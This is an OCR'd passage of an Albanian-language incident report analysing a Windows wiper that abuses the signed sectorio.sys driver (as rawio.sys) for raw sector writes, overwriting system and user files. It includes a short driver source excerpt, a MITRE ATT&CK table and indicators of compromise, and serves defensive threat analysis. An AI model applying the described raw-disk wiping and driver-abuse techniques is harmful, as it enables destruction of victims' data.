


Figura 71: Serviset e symantec etj

Funksioni **FUN_14002b390** është funksioni që përdoret nga skedari keqdashës për të komunikuar me driver-in e vet sectorio.sys dhe për të ekzekutuar **operacione RAW në disk** (lexim/shkrim drejtpërsëdrejti në sektorë).

- **Zgjedh volumin** në bazë të driveIndex.
- **Verifikon** që volumi është **NTFS** (shumica e sistemeve Windows).
- **Hap diskun** në **RAW I/O** (anashkalon sistemin e skedarëve dhe shumicën e mbrojtjeve AV).
- **Paketon** madhësinë/offset-in (local_e0) dhe e dërgon te driver-i përmes IOCTL-it të personalizuar.
- **Driver-i sectorio.sys** ekzekuton shkrimin/leximin fizik dhe kthen adresën reale të sektorit të prekur.
- **Përdor IOCTL jo-standard (0x560020)** → kërkon ekzistencën e sectorio.sys.
    - **Shkruan në disk në nivel sektori** → mund të fshijë, të dëmtojë ose të fshehë të dhëna pa u kapur nga AV-të.
- **Verifikon NTFS** për të siguruar përputhje me strukturën e disqeve Windows.
- **Mbështetet në path-et "\\.\X:"** – teknikë klasike e malwarëve/wiper-ave për të anashkaluar API-të e high level

Funksionaliteti kryesor i këtij skedari është shkatërrimi i skedarëve të sistemit operativ të windows dhe i skedarëve të vetë përdoruesve. Pra procesi që ndodh funksionon në formë të tillë: skedari legjitim i windows beep.sys përdoret si input për të mbishkruar skedarët nëpërmjet driverit rawio.sys që në fakt është sectorio.sys. Roli i driverit në këtë rast funksionon si një Proxy, nga ku i gjithë procesi i mbishkrimit nuk ndodh nga vetë skedari i ekzekutueshëm por nga vetë driveri.

Skedari i cili përdoret si mbishkrim është skedari beep.sys i cili përdoret si parametër për të mbishkruar mbi skedarët e vetë sistemit operativ.

6. Analiza e skedarit rawio.sys

Skedari display_10.exe kërkon të drejta administratori për të funksionuar, pasi që të krijohet një servis i tipit kernel do të duhen të drejta administrative.Ajo çfare e bën këtë sulm të suksesshëm është certifikata legjitime që i është nënshkruar. Nuk bëhet fjalë për certifikatën e skedarit display_10.exe por për certifikatën e rawio.sys pasi ky është skedari i i cili përcakohet si binary executable në servisin.

Në një sistem modern Windows x64 me Secure Boot / DSE të aktivizuar, **sectorio.sys pa certifikate nuk mund të ngarkohet si driver kernel**, edhe pse mund të regjistrohet si shërbim. Do të ngarkohej vetëm nëse sulmuesi:

- çaktivizon **Driver Signature Enforcement** (Test Mode, Safe Mode me Disable integrity checks),
- përdor një metodë "bring-your-own-vulnerable-driver",
- ose është në një sistem 32-bit / shumë i vjetër ku nënshkrimi nuk aplikohet




Figura 72: Certifikata e rawio.sys

Nëse bëjmë query mbi serviset e windows me emrin RAW_IO do evidentohet dhe pathi i rawio.sys i cili është në pathin e temp të përmendur dhe më pare.




Figura 73: servisi i rawio.sys

Gjatë evidentimit dhe kërkimit të kërcënimeve u evidentua repository në github i cili u përdor për krijimin e këtij driveri **https://github.com/jschicht/SectorIo/**

Nga kodi i shkruar në gjuhë **C** u kuptua se ky **driver Windows x64 (kernel-mode)** ekspozon një objekt të quajtur **\\Device\\sectorio** → **\\DosDevices\\sectorio** dhe u lejon proceseve në "user-mode" të bëjnë **lexime/shkrime RAW** në sektorët e çdo disku ose ndarjeje (partition) që ekziston në sistem.

```
1. WCHAR g_szDeviceName[]   = L"\\Device\\sectorio";
2. WCHAR g_szDosDeviceName[] = L"\\DosDevices\\sectorio";
```

IoCreateDevice(…, &szDeviceName, FILE_DEVICE_UNKNOWN, …, &gp_DevObj);
IoCreateSymbolicLink(&szDosDeviceName, &szDeviceName);
sectorio.sys ekspozon një pajisje **\\.\sectorio** që pranon një IOCTL (0x560020) për të lexuar/mbishkruar sektorë fizikë në çdo disk/partition NTFS. Driveri bën enumerate të **të gjitha objekteve të disk.sys** dhe ruan për secilin madhësinë e sektorit. Çdo proces user-mode që hap pajisjen mund të thërrasë IOCTL_SECTOR_WRITE dhe të kryejë **shkrim të drejtpërdrejtë në disk (RAW)** pa asnjë verifikim të privilegjeve, duke anashkaluar mekanizmat e integritetit të skedarëve dhe monitorimin e antiviruseve. Kjo e bën driverin një mjet ideal për **wiper, rootkit ose ransomware** që duan të manipulojnë diskun nën nivelin e sistemit të skedarëve.

Sectorio / sector.c

Code Blame 511 lines (406 loc) · 13.6 KB

```
20
21  #include "ntddk.h"
22  #include "ntdddisk.h"
23  #include "stdarg.h"
24  #include "stdio.h"
25  #include <ntddvol.h>
26
27  #include <mountdev.h>
28  #include "wmistr.h"
29  #include "wmidata.h"
30  #include "wmiguid.h"
31  #include "wmilib.h"
32  #include "sector.h"
33
34
35
36  WCHAR                       g_szDeviceName[] = L"\\Device\\sectorio";
37  WCHAR                       g_szDosDeviceName[] = L"\\DosDevices\\sectorio";
38  UNICODE_STRING          szDeviceName;
39  UNICODE_STRING          szDosDeviceName;
40
41  PDEVICE_OBJECT  gp_DevObj = NULL;
42
43  #pragma alloc_text(INIT, DriverEntry)
44
45  NTSTATUS GetGeometry(PDEVICE_OBJECT pDiskDevObj, PDISK_GEOMETRY pDiskGeo)
46  /*++
```

Figura 74: source kodi i sectorio

Figura 75: Pas ekzekutimit të display_10.exe

7. Teknika MITRE ATT&CK

Tactic	Technique (ID & Name)	Explanation / Evidence
Execution	T1204.002 - User Execution: Malicious File	Sript launches the .exe
	T1059.003 - Command & Scripting Interpreter: Windows Command Shell	Executes sc.exe, Powershell or WMI to install services
Persistence	T1543.003 - Create or Modify System Process: Windows Service	Create service for rawio.sys
Privilege Escalation	T1543.003 - Create System Process	Kernel driver executes in SYSTEM context
Defense Evasion	T1036 - Masquerading	Beep.sys and rawio.sys may mimic legit drivers
	T1014 - Rootkit	If driver hides activity from AV/logs
	T1222.001 - File and Directory Permissions Modification	May disable protections on system files before overwrite
Lateral Movement	T1569.002 - System Services: Service Execution	Uses sc.exe \\target create or PsExec to remotely install and start the driver-based service
	T1077 – Windows Admin Shares	Drops EXE/SYS over admin shares
	T1021.001 - Remote Sercices: Remote Desktop Protocol (optional)	Attacker laterally moved manyually
Impact	T1485 – Data Destruction	Overwrites .exe .dll and potentially boot-critical files
	T1561.001 - Disk Wipe : Disk Content Wipe	If used raw disk access to wipe
	T1490 – Inhibit System Recovery	Could delete backups, shadow copies

8. Indikatorët e Sulmit

apps.txt	1B1503B2F6DBF1E144EEEF757EC3BC041BDFAD0EF01E83690AA25FDFA54244C2
demo.php	CDE05D068D7C971F94CAC2A6EA0A95F6A847B2908C20636B1BF4D58796DDB69E

demo.txt	5121DAABB8B2E1BFBBC8B775452C9C8E24F243FEB2BA558EF8C3F014F6BC4352
page-form-wizards.demo.php	28C26056EEA9507280E552EF51E292CD346491396C3262B815E888FB7C94EB4D
page-index.demo.php	E265A87217EBEB3D16E9908FFA9F6E52D666687995929D6181C29ACCA7374F83
Display_10.exe	81EB22828306F3197B35FEF2035CEF2C548F587F851190285296485002 3389D7
Rawio.sys	06B7A3CD3266449294EEEFB957965EA9F1354804696955E1EB1A7F9B515F5880
p.exe	6ccdfe55ce9e33a5fe3422464bf0c91cbfc8bb5f
IPv4	144[.]172[.]87[.]152
IPv4	45[.]38[.]194[.]212
IPv4	188[.]229[.]90[.]166
IPv4	188[.]229[.]66[.]237
IPv4	146[.]70[.]246[.]105
IPv6	2001:67c:e60:c0c:192:42:116:211
Email	NazarioPaparella_2025@proton[.]me
BTC Wallet	bc1qmn9hskttjl3tt66hmg0qj4l7sl2edzth636ces